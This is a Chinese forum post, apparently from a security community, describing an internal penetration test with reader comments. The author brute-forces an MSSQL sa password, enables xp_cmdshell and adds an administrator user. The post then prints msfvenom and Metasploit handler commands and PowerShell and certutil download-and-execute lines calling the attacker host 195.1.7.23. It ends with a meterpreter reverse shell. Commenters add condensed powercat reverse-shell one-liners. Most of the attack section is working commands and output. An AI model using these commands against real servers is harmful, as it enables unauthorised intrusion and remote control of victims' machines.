

## 【实战3】记一次内网中反弹shell的艰难历程

[PaperPen](#) / 2019-09-03 09:30:00 / 浏览数 5733 [渗透测试](#) [渗透测试 顶\(1\)](#) [踩\(1\)](#)

### 0x00 前言

最近在客户现场对内网服务器进行渗透测试，发现了大量的弱口令，本次历程就是从这里开始...

### 0x01 弱口令

对目标ip进行端口扫描，开放端口为80,445,1433,3389

- 访问80端口，只是一个安装成功的界面，扫描一下目录看是否有源码泄露，无果
- 使用nmap脚本对445端口进行扫描，看是否存在ms17010等漏洞，无果
- 使用超级弱口令工具爆破1433，爆破成功，账号密码：sa/sa
- 同时对3389端口进行爆破，无果

因此确定了突破口，使用navicat成功连接sql server数据库

### 0x02 连接3389

翻了一下，没什么数据，尝试拿服务器吧，因此直接新建查询，开启xp\_cmdshell:


```
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell',1;RECONFIGURE;
```

然后执行命令

```
exec master..xp_cmdshell "whoami";
```

是system权限，和想象中的一样

3389是开着的，不如加个用户直接连接远程桌面吧



1 `exec master..xp_cmdshell 'net user test paperpen /add';`

信息 结果1

output

▶ 密码不满足密码策略的要求

(Null)

请键入 NET HELPMSG 2229


(Null)

(Null)

加强密码强度，重新添加

```
exec master..xp_cmdshell "net user test paperpen123. /add";  
exec master..xp_cmdshell "net localgroup administrators test /add";
```

一切都很顺利，开始连接3389，但遗憾的是



是win7，只允许单用户登录，如果挤他的话被发现就不能继续玩耍了，还是放弃连接3389吧

### 0x03 powershell下载木马

我还是把shell弹到本地来吧，方便操作，但是说着简单，该怎么弹呢？

需要强调一点，这里的内网不可以访问外网，因此无法使用命令从外网下载工具

那么可以这样，让他从我的本地服务器上下载工具到他的服务器上就可以了

但是要关闭本机防火墙，执行后访问失败才想起来。我的ip是195.1.7.23

使用kali生成exe木马

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=195.1.7.23 LPORT=8888 -f exe > shell.exe
```

本地phpstudy快速搭建环境

将shell.exe放到网站根目录下，链接为<http://195.1.7.23/shell.exe>

本地监听8888端口

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 195.1.7.23
LHOST => 195.1.7.23
msf5 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf5 exploit(multi/handler) > exploit
```

一切准备就绪，就差服务器执行shell.exe文件了。接下来的命令，大多是我朋友Calendula提供的，感谢一下

经测试，powershell是可以执行命令的，因此执行朋友Calendula给的下下载命令

```
exec master..xp_cmdshell "powershell $client = new-object System.Net.WebClient";
exec master..xp_cmdshell "powershell $client.DownloadFile('http://195.1.7.23/shell.exe', 'shell.exe')";
```

这两句本可以合并到一起执行，但是前面尝试执行其他命令时发现有限制

运行

停止

解释

新建

载入

保存

另存为

美化 SQL

导出

查询创建工具 查询编辑器

```
1 exec master..xp_cmdshell "powershell IEX(New-Object System.Net.Webclient).DownloadString('http://195.1.7.23/powercat.ps1');powercat -c 19
```

信息

[SQL]exec master..xp\_cmdshell "powershell IEX(New-Object System.Net.Webclient).DownloadString('http://195.1.7.23/powercat.ps1');powercat -c 195.1.7.23 -p 1234 -e cmd"

[Err] 42000 - [SQL Server]以 'powershell IEX(New-Object System.Net.Webclient).DownloadString('http://195.1.7.23/powercat.ps1');powercat -c 195.1.7.23 -p 1234 '开头的 标识符 太长。最大长度为 128。

所以拆分进行执行，但是遗憾的是

运行

停止

解释

新建

载入

保存

另存为

美化 SQL

备注

导出

查询创建工具 查询编辑器

```
1 exec master..xp_cmdshell "powershell $client.DownloadFile('http://195.1.7.23/shell.exe', 'shell.exe');"
```

信息 结果1

output

▶ 不能对值为空的表达式调用方法。

所在位置 行:1 字符: 21

+ \$client.DownloadFile <<<< ('http://195.1.7.23/shell.exe', 'shell.exe')

+ CategoryInfo : InvalidOperation: (DownloadFile:String) [], Runtime

imeException

+ FullyQualifiedErrorId : InvokeMethodOnNull

(Null)

DownloadFile无法使用，具体因为什么也没搞清楚，因此放弃了这种方法

0x04 证书下载

朋友Calendula又给我提供了一种思路，使用certutil.exe，顿时惊呆了、闻所未闻，命令如下：

```
exec master..xp_cmdshell 'certutil.exe -urlcache -split -f "http://195.1.7.23/shell.exe";'
```

使用dir查看，发现成功下载到了服务器上

运行

停止

解释

新建

载入

保存

另存为

美化 SQL

备注

导出

查询创建工具 查询编辑器

```
1 exec master..xp_cmdshell "dir";
```

信息 结果1

output

2009/07/14 09:10 2,560 sfc.dll

2009/07/14 09:14 35,328 sfc.exe

2009/07/14 09:16 40,960 sfc\_os.dll

2010/11/21 11:24 108,032 shacct.dll

2010/11/21 11:24 179,712 shdocvw.dll

▶ 2019/08/29 18:00 73,802 shell.exe

2019/04/16 23:17 12,880,896 shell32.dll

2009/07/14 09:04 514,048 shellstyle.dll

2009/07/14 09:16 7,168 shfolder.dll


2010/11/21 11:24 20,992 shgina.dll

0x05 反弹成功


就差一步了，输入下面的命令并紧张地点了执行

```
exec master..xp_cmdshell 'shell.exe';
```

卡住了…，又执行了一遍，又卡住了…，又执行了一遍，什么情况…  
回到监听界面，打算按下ctrl+c重新监听，结果进了meterpreter界面，原来是它卡住了…



激动地截了张图



查看了一下是不是域环境

```
C:\Windows\system32>net user /domain
[REDACTED]
[REDACTED]
```

没错是的，看来还有很长的路要走。。

0x06 结语

这次就写到这吧，如有进展，还会更新。欢迎各位师傅们留言讨论，互相交流，互相学习，共同进步。

点击收藏 | 3 关注 | 1

[上一篇：弱口令扫描介绍](#) [下一篇：OpenVPN + Vagrant...](#)

1. 15 条回复



[tongx\\*\\*\\*\\*](#) 2019-09-03 09:36:32

我去，有点骚气的，证书下载。。

0 回复Ta



[tianming](#) 2019-09-03 09:56:31

水文无疑了

0 回复Ta



[1344209066128078](#) 2019-09-03 09:57:26

DownloadFile无法使用应该是分开2次执行导致第二次执行的时候\$client没有定义，可以简化成 一句话执行

```
exec master..xp_cmdshell "powershell $client = new-object System.Net.WebClient;$client.DownloadFile('http://195.1.7.23/shel
```

不过长度超过了128，不过再简单缩减下就好了，改成

```
exec master..xp_cmdshell "powershell $c=new-object System.Net.WebClient;$c.DownloadFile('http://195.1.7.23/1.exe', '1.exe')
```

url那里还可以用短链接，又能省几个字符，如果能用短链接的话

1 回复Ta

---



[PaperPen](#) 2019-09-03 10:12:01

[@1344209066128078](#) 非常感谢师傅，学到了。刚才我让陈师傅更新了一下，所以你的评论没了，感谢再次评论！

0 回复Ta

---



[PaperPen](#) 2019-09-03 10:12:34

[@tongx\\*\\*\\*\\*](#) 哈哈，我也是第一次用，还是朋友教的

0 回复Ta

---





[PaperPen](#) 2019-09-05 09:28:30

[@这个名字挺好](#) 非常感谢师傅指点，学到了

0 回复Ta

---



[猫来了](#) 2019-09-07 00:41:11

我之前也是碰到这种情况，我的解决方案是通过powershell直接反弹cmd，长度在128位以内。

原payload

powershell IEX (New-Object System.Net.Webclient).DownloadString

('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 192.168.159.134 -p 6666 -e cmd

更改为

powershell IEX (New-Object System.Net.Webclient).DownloadString

('https://xxx/1.ps1');a -c 192.168.159.134 -p 6666 -e cmd

把里面的函数改为a就可以，不过这里反弹的是cmd

也可以直接在powershell脚本里把需要反弹的地址硬编码进去。需要反弹powershell的话可以通过nishang的反弹shell脚本直接反弹powershell。

0 回复Ta

---



[猫来了](#) 2019-09-07 00:42:55



[@1344209066128078](#) 这个不行的，我当时试了。

0 回复Ta

---



[PaperPen](#) 2019-09-08 10:52:20

[@猫来了](#) 感谢师傅评论，师傅说的语句我也试过了，还是过长，回头我试一下nishang的反弹shell脚本

0 回复Ta

---



[freedomwi\\*\\*\\*\\*@16](#) 2019-09-16 16:30:07

sql server能弱口令爆破，并且没禁用xp\_cmdshell，这运气是爆棚了吧

0 回复Ta

---



[猫来了](#) 2019-09-16 17:10:33

[@PaperPen](#) 是不是你的ip太长了，128位以内，我的ip可以反弹。

0 回复Ta

---



[猫来了](#) 2019-09-16 17:11:55

[@freedomwi\\*\\*\\*\\*@16](#) 有可能是内网渗透站库分离情况。

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)